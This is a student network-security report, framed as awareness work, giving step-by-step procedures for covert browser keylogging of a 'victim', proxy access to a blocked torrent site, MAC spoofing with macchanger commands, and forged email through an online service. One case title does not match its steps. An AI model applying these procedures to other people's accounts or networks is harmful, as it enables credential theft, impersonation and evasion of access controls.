

Shaheed Sukhdev College of Business

Studies

Network Security Research Report



Under The Supervision of:

Dr. Ajay Jaiswal

Presented and Analyzed By:-

Ojasvi Agarwal

And

Lokender Singh

CERTIFICATE

This is to certify that Ojasvi Aggarwal (7448) and Lokender Singh (7464) of Shaheed Sukhdev College of Business Studies have worked on the project titled “Shaheed Sukhdev College of Business Studies Network Security Research Report ” and have completed the project under my supervision.

Dr. Ajay Jaiswal

(Teacher Incharge Department
of Computer Science)

Dr. Poonam Verma

<i>S.no</i>	<i>Contents</i>
1.	Acknowledgement
2.	Introduction
3.	Keylogger
4.	Proxy
5.	Mac Spoofing
6.	Email Spoofing
7.	Online Password Cracking
8.	Computer Security Bypass
9.	MITM
10.	Wi-Fi Deauth or Jammer
11.	Wi-Fi Password Hack
12.	Firewall Security

<i>S.no</i>	<i>Contents</i>
13.	Keylogger - counter measure
14.	Proxy - counter measure
15.	Mac Spoofing - counter measure
16.	Email Spoofing - counter measure
17.	Online Password Cracking - counter measure
18.	Computer Security Bypass - counter measure
19.	MITM - counter measure
20.	Wi-Fi Deauth or Jammer - counter measure
21.	Wi-Fi Password Hack - counter measure
22.	Firewall Security - counter measure
23.	Conclusion
24.	Bibliography

Acknowledgement

We would like to express Our special thanks of gratitude to our teacher (Dr. Ajay Jaiswal) as well as our principal (Dr. Poonam Verma)who gave us the golden opportunity to do this wonderful project on the topic (Shaheed Sukhdev College of Business Network Security Research Report), which also helped us in doing a lot of Research and we came to know about so many new things we are really thankful to them. Secondly we would also like to thank my parents and friends who helped us a lot in finalizing this project within the limited time frame.

Ojasvi Aggarwal

INTRODUCTION

A problem with many office environments is that security seems like something that the big bad corporation imposes on its workforce. However, a little bit of awareness can make a huge difference in how you perceive and respond to security initiatives.

Cyber security is not something that should be relegated to the folks who expertise in this field, rather in order to make cyber security successful, we all have to be aware and involved. Some steps that can be adopted to protect ourselves from cyber-attacks are password management, connection management, multi factor authentication etc...

Objective: - The project is done with the objective of making the student and staff committee of S.S.C.B.S. aware of the cyber-attacks that might take place in their own network without their knowledge. The project includes various kind of attacks along with their performing methods. Also, to aware the general public about the attacks and how to protect from them, the project includes the counter measures for protection from these attacks.

The project includes the following explored fields like:- keylogging attacks, mac spoofing attacks, email spoofing attacks, man in the middle attacks, Wi-Fi jamming attacks etc.. A detailed research has been performed on every topic before explaining about it.

KEYLOGGER

Theory:

The purpose of a keylogger is that it just records the keystrokes. So, if it is installed on a browser or a pc, then it records all the data as it is typed.

Requirements:

1. A browser.
2. A working internet connection


Practical Steps:

- Firstly, we have to download the keylogger plugin in the browser. The mostly used keylogger plugin is 'Nifty Keylogger'.
- After installing it, we just have to wait for a victim to use any of his/her online account on the browser.
- After the victim finishes using the browser, we just have to press 'alt + ctrl + k' to view the saved credentials of the victim.


Case - 1:


STEPS:

1. Downloading and installing the keylogger plugin.



2. Victim using the online account on the browser.





3. Analyzing the saved credentials of the victim by pressing 'Ctrl + alt + k'.

A screenshot of a terminal window titled "file:///C:/Users/.../fault/kitext.txt". The window displays a log of captured keystrokes. The log includes: "ctrl a", "backspace", "lokender111", "shift", "@gmail.com", "timestamp: 04/09/2015 14:58:38", followed by a series of backspaces and a "shift" key. The password "8123" is shown, with the first two digits highlighted in yellow. The sequence ends with "enter", "ctrl alt", and "k".

PROXY

Theory:

A proxy or a proxy server is a computer that acts as a gateway between a local network and a larger-scale network such as the Internet. Users send requests to proxy websites which conveys them to the site's server. The reply received by the proxy website is then forwarded to the user's computer. This gives an impression to ISP's and blocking software that the user is visiting the proxy website but in reality, he/she is visiting the site which was blocked.

Requirements:


1. A browser
2. A working internet connection

Practical Steps:

- Firstly, we have to download the proxy plugin in the browser. The mostly used plugin for using proxy is 'Anonymox'.
- After installing the plugin in the browser, we just have to use the website that couldn't be used earlier as it was blocked.

Case - 1: Running the torrent website.

1. First open the website 'Kat.cr' (the blocked website).
2. Install the plugin in the browser.



3. Try running 'kat.cr' again.

TORRENT NAME	SIZE	FILES	AGE	SEED	LEECH
Southpaw (2015) WEBRip 720p [DUAL AUDIO] [RUS-ENG]	9.2 GB	3.35 GB	1	3 days	7321 3513
The Rise of the Krays 2015 HDRip XViD AC3-ETRG	5.7 GB	1.37 GB	5	3 days	4576 2993
Rudderless (2014) 720p BrRip x264 - YIFY	1.1 GB	807.03 MB	2	1 day	2931 2545
Minions.2015.HDRip.XViD.ETRG	4.9 GB	707.76 MB	5	1 day	1886 2790
The Surface.2014.HDRip.XViD.AC3-ETRG	2.8 GB	1.38 GB	5	2 days	2308 2251
Addicted to Fresno 2015 HDRip XViD AC3-ETRG	1.9 GB	1.37 GB	6	3 days	1588 1482
Replicant (2001) 720p BrRip x264 - YIFY	3.6 GB	802.73 MB	2	3 days	1982 1000
Checkmate 2015 DVDRip LKRG	2.2 GB	705.79 MB	3	3 days	1353 1598
Prom Ride 2015 HDRip XviD AC3-EVO	1.7 GB	1.42 GB	4	2 days	1382 1418
Sweet Home 2015 BDrip XviD AC3-EVO	3.2 GB	1.38 GB	4	3 days	1478 1129
A Promise (2013) 1080p BrRip x264 - YIFY	1.9 GB	1.44 GB	2	2 days	1313 1085
Love 24x7 (2015) MALAYALAM DvDscr XviD-SSM.mp4	7.0 GB	703.45 MB	1	3 days	1347 924
All Creatures Big and Small (2015) 720p BrRip x264 - YIFY	9.0 GB	695.47 MB	2	2 days	1152 1104
Dead Rising Watchtower 2015 BD220P X264 AAC English CHS-ENG Mp4Ba	1.7 GB	2.19 GB	7	3 days	700 1022

Latest Forum Threads

- Music Requests - New (V2) by Touro73 3 min. ago
- How to get PIA (Internet Private Access) working on Windows 10 when Tap install is failing. by Athasia 4 min. ago
- Redirects and Clickjacking on Mobile! Why? Is Kat complicit????? by ShootEmUp 5 min. ago
- How To Use Advanced Blogging Options (VUL+) by shebra 8 min. ago
- Please request ebooks and audio books here. V11 by kplus2 9 min. ago
- candidtiger's torrent buffet

MAC SPOOF

Theory:

MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. The MAC address is hard-coded on a network interface controller (NIC) and cannot be changed.

When our laptop can't access a network's internet connection, then its MAC address would have been blocked. Just by changing the MAC address, and using same credentials and it will connect.

Requirements:

1. A working internet connection.
2. Credentials for using the network.


Practical Steps:

1. Try connecting to the network with your credentials.
2. If it's not connecting, change mac using commands.
Try reconnecting to the network with the same credentials.

CASE - 1: Stealing ID and Password of a Facebook ID:

STEPS:

1. Try connecting to the network with the credentials.




2. Lower down your connection interface mode i.e. wlan0/eth0.

A screenshot of a terminal window. The title bar says 'root@Ojasvi: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
root@Ojasvi:~# ifconfig wlan0 down
root@Ojasvi:~#
```


The terminal window has a dark background and light-colored text.

3. Change your mac address using the command:
'macchanger -r interface_mode'.




```
root@Ojasvi:~# macchanger -r wlan0
Current MAC: 80:56:f2:0f:a8:dd (Hon Hai Precision Ind. Co.,Ltd.)
Permanent MAC: 80:56:f2:0f:a8:dd (Hon Hai Precision Ind. Co.,Ltd.)
New MAC: 96:c2:b4:41:ac:51 (unknown)
root@Ojasvi:~#
```

4. Raise up your connection interface mode i.e.
wlan0/eth0.



```
root@Ojasvi:~# ifconfig wlan0 up
root@Ojasvi:~#
```

5. Try reconnecting to the same network using the same credentials.



Email SPOOF

Theory:

Email spoofing is an example of creating email messages with a forged sender i.e. person 'A' is sending the message to person 'C' but the e-mail address used for sending e-mail is of any other person. This is possible to do by using a different mail server for sending the mail rather than the authenticated mail server which checks these details.

Requirements:

1. Working internet connection.


Practical Steps:

1. First go to the link: 'emkei.cz'.
2. Now, fill in the required details and the fake mail.
3. Now, check out the inbox or the spam folder of the victim and the fake mail would be there.


CASE - 1: Sending a fake mail.

STEPS:

1. First go to the link: 'emkei.cz' and fill the required details.




2. Check the spam box that if any mail from the third user is there or not.



